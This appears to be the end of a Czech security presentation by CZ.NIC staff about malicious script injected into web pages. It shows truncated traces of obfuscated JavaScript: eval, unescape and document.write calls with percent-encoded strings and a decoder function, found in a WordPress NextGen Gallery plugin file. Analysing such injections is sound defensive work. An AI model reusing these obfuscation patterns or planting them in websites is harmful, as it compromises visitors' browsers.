eval "document.write(b6282423f('%37%62%5b%61%62%64%62%12%6c%75%67%5d%3d%1d%63%5d%67%69
%25%68%5d%6a%5d%6a% ,
unescape "%37%62%5b%61%62%64%62%12%6c%75%67%5d%3d%1d%63%5d%67%69%25%68%5d%6a%5d%6a
%5b%60%64%6f%6a%11%15%69%60 ,
unescape "%34%38%31%38%32%33%39575019" ,
unescape "%66%75%6e%63%74%69%6f%6e%20%71%30%31%31%62%33%31%33%35%65%28%73%29%20%7b
%0a%09%76%61%72%20%72%20%3d ,
eval "function q011b3135e(s) {\n\tvar r = \"\";\n\tvar tmp = s.split(\"12634807\");\n\ts = unescape(tmp[0
->
```

- /interier-divadla/?nggpage=2&show=gallery->
- /wp-content/plugins/nextgen-gallery/shutter/shutter-reloaded.js?ver=1.3.3->



Děkujeme za pozornost

Edvard Rejthar • edvard.rejthar@nic.cz
Věra Mikušová • vera.mikusova@nic.cz